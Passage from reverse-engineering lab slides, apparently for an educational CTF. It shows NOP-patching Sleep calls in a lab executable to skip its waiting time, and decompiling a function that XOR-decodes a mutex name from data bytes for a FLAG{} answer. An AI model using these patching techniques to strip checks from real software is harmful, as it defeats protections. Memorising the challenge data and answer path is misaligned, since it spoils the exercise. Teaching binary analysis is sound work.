


3. 將末4位改為 0x1000，即可跳轉至 *main*




Patch Program to Bypass Waiting Time

4. 選取 call Sleep 那行，按 [Space] 修改 assembly



5. 填入 NOP (no operation)，並勾選 "Keep Size" 和 "Fill with NOP's"



This instruction performs no operation. It is a one-byte or multi-byte NOP that takes up space in the instruction stream but does not impact machine context, except for the EIP register.

NOP instruction,
<https://www.felixcloutier.com/x86/nop>

Patch Program to Bypass Waiting Time

6. 改成 NOP 便可 bypass 等待時間，waitUntil20231118 也可以用相同方式處理

00007FF683FA1000	48:83EC 28	sub rsp,28
00007FF683FA1004	B9 40771B00	mov ecx,1B7740
00007FF683FA1009	90	nop
00007FF683FA100A	90	nop
00007FF683FA100B	90	nop
00007FF683FA100C	90	nop
00007FF683FA100D	90	nop
00007FF683FA100E	90	nop
00007FF683FA100F	E8 6C0C0000	call <eductf-1ab.void
00007FF683FA1014	E8 17000000	call <eductf-1ab.void

Lab3: sub_140001120

分析 eductf-lab.exe 中的 function sub_140001120 在做什麼，並找出其所建立的 Mutex 的名稱。

Analyze the function sub_140001120 in eductf-lab.exe, and find the name of the mutex created in this function.

Flag format: FLAG{mutex_name}

sub_140001120

```
1 int sub_140001120()
2 {
3     HANDLE MutexA; // rax
4     int i; // [rsp+20h] [rbp-78h]
5     int v3[2]; // [rsp+30h] [rbp-68h]
6     CHAR Name[32]; // [rsp+38h] [rbp-60h] BYREF
7     char v5[32]; // [rsp+58h] [rbp-40h] BYREF
8
9     v3[0] = 1684234874;
10    qmemcpy(v5, &unk_140003348, 0x1Dui64);
11    for ( i = 0; i < 28; ++i )
12        Name[i] = *((_BYTE *)v3 + i % 4) ^ v5[i];
13    MutexA = CreateMutexA(0i64, 1, Name);
14    if ( MutexA )
15    {
16        LODWORD(MutexA) = GetLastError();
17        if ( (_DWORD)MutexA == 183 )
18            exit(0);
19    }
20    return (int)MutexA;
21 }
```

sub_140001120

```
1 int sub_140001120()
2 {
3     HANDLE MutexA; // rax
4     int i; // [rsp+20h] [rbp-78h]
5     int v3[2]; // [rsp+30h] [rbp-68h]
6     CHAR Name[32]; // [rsp+38h] [rbp-60h] BYREF
7     char v5[32]; // [rsp+58h] [rbp-40h] BYREF
8
9     v3[0] = 0x6463627A; 1. [h] to change int to hex
10    qmemcpy(v5, &unk_140003348, 29ui64); 2. [h] to change hex to dec
11    for ( i = 0; i < 28; ++i )
12        Name[i] = *((_BYTE *)v3 + i % 4) ^ v5[i];
13    MutexA = CreateMutexA(0i64, 1, Name);
14    if ( MutexA )
15    {
16        LODWORD(MutexA) = GetLastError();
17        if ( (_DWORD)MutexA == 183 )
18            exit(0);
19    }
20    return (int)MutexA;
21 }
```


sub_140001120

```
1 int sub_140001120()
2 {
3     HANDLE MutexA; // rax
4     int i; // [rsp+20h] [rbp-78h]
5     int v3[2]; // [rsp+30h] [rbp-68h]
6     CHAR Name[32]; // [rsp+38h] [rbp-60h] BYREF
7     char v5[32]; // [rsp+58h] [rbp-40h] BYREF
8
9     v3[0] = 0x6463627A;
10    qmemcpy(v5, &unk_140003348, 29ui64);
11    for ( i = 0; i < 28; ++i )
12        Name[i] = *((BYTE *)v3 + i % 4) ^ v5[i];
13    MutexA = CreateMutexA(0i64, 1, Name);
14    if ( MutexA )
15    {
16        LODWORD(MutexA) = GetLastError();
17        if ( (_DWORD)MutexA == 183 )
18            exit(0);
19    }
20    return (int)MutexA;
21 }
```

wrong type (char[4] would fit better)

sub_140001120

3. select v3 and press [y] to retype the variable



sub_140001120

```
1 int sub_140001120()
2 {
3     HANDLE MutexA; // rax
4     int i; // [rsp+20h] [rbp-78h]
5     char key[4]; // [rsp+30h] [rbp-68h]
6     char Name[32]; // [rsp+38h] [rbp-60h] BYREF
7     char xor_name[32]; // [rsp+58h] [rbp-40h] BYREF
8
9     *(_DWORD *)key = 0x6463627A;
10    qmemcpy(xor_name, &unk_140003348, 29ui64);
11    for ( i = 0; i < 28; ++i )
12        Name[i] = key[i % 4] ^ xor_name[i];
13    MutexA = CreateMutexA(0i64, 1, Name);
14    if ( MutexA )
15    {
16        LODWORD(MutexA) = GetLastError();
17        if ( (_DWORD)MutexA == 183 )
18            exit(0);
19    }
20    return (int)MutexA;
21 }
```

sub_140001120

```
1 int sub_140001120()
2 {
3     HANDLE MutexA; // rax
4     int i; // [rsp+20h] [rbp-78h]
5     char key[4]; // [rsp+30h] [rbp-68h]
6     char Name[32]; // [rsp+38h] [rbp-60h] BYREF
7     char xor_name[32]; // [rsp+58h] [rbp-40h] BYREF
8
9     *(_DWORD *)key = 0x6463627A;
10    qmemcpy(xor_name, &unk_140003348, 29ui64);
11    for ( i = 0; i < 28; ++i )
12        Name[i] = key[i % 4] ^ xor_name[i];
13    MutexA = CreateMutexA(0i64, 1, Name);
14    if ( MutexA )
15    {
16        LODWORD(MutexA) = GetLastError();
17        if ( (_DWORD)MutexA == 183 )
18            exit(0);
19    }
20    return (int)MutexA;
21 }
```

4. unk_140003348 should be char[29]

unk_140003348

rdata:0000000140003348	unk_140003348	db 0Eh
rdata:0000000140003349		db 0Ah
rdata:000000014000334A		db 52h ; R
rdata:000000014000334B		db 51h ; Q
rdata:000000014000334C		db 25h ; %
rdata:000000014000334D		db 2Bh ; +
rdata:000000014000334E		db 57h ; W
rdata:000000014000334F		db 3Bh ; ;
rdata:0000000140003350		db 4Eh ; N
rdata:0000000140003351		db 3Dh ; =
rdata:0000000140003352		db 0Eh
rdata:0000000140003353		db 11h
rdata:0000000140003354		db 0Eh
rdata:0000000140003355		db 51h ; Q
rdata:0000000140003356		db 1Bh
rdata:0000000140003357		db 3Bh ; ;
rdata:0000000140003358		db 11h
rdata:0000000140003359		db 53h ; S
rdata:000000014000335A		db 2Fh ; /
rdata:000000014000335B		db 28h ; (
rdata:000000014000335C		db 25h ; %
rdata:000000014000335D		db 31h ; 1
rdata:000000014000335E		db 14h
rdata:000000014000335F		db 0Dh
rdata:0000000140003360		db 0Eh
rdata:0000000140003361		db 1
rdata:0000000140003362		db 2Bh ; +
rdata:0000000140003363		db 64h ; d
rdata:0000000140003364		db 0
rdata:0000000140003365		db 0

4. unk_140003348 should be char[29]

unk_140003348

Output 5. calculate array's end address in Command & Output view


```
140001120: using guessed type char var_40[32];
140001120: using guessed type CHAR Name[32];
140001120: using guessed type char var_40[32];
140001120: using guessed type CHAR Name[32];
IDC>0x3348 + 29
          13157.    3365h    31545o 0000000000000000
```

unk_140003348

```
rdata:0000000140003348 unk_140003348 db 0Eh  
rdata:0000000140003349 db 0Ah  
rdata:000000014000334A db 52h ; R  
rdata:000000014000334B db 51h ; Q  
rdata:000000014000334C db 25h ; %  
rdata:000000014000334D db 2Bh ; +  
rdata:000000014000334E db 57h ; W  
rdata:000000014000334F db 3Bh ; ;  
rdata:0000000140003350 db 4Eh ; N  
rdata:0000000140003351 db 3Dh ; =  
rdata:0000000140003352 db 0Eh  
rdata:0000000140003353 db 11h  
rdata:0000000140003354 db 0Eh  
rdata:0000000140003355 db 51h ; Q  
rdata:0000000140003356 db 1Bh  
rdata:0000000140003357 db 3Bh ; ;  
rdata:0000000140003358 db 11h  
rdata:0000000140003359 db 53h ; S  
rdata:000000014000335A db 2Fh ; /  
rdata:000000014000335B db 28h ; (  
rdata:000000014000335C db 25h ; %  
rdata:000000014000335D db 31h ; 1  
rdata:000000014000335E db 14h  
rdata:000000014000335F db 0Dh  
rdata:0000000140003360 db 0Eh  
rdata:0000000140003361 db 1  
rdata:0000000140003362 db 2Bh ; +  
rdata:0000000140003363 db 64h ; d  
rdata:0000000140003364 db 0  
rdata:0000000140003365 db 0
```

6. select then press [E] to export data

unk_140003348



7. select "C unsigned char array (hex)"

8. select "Save data to clipboard" to copy it to clipboard

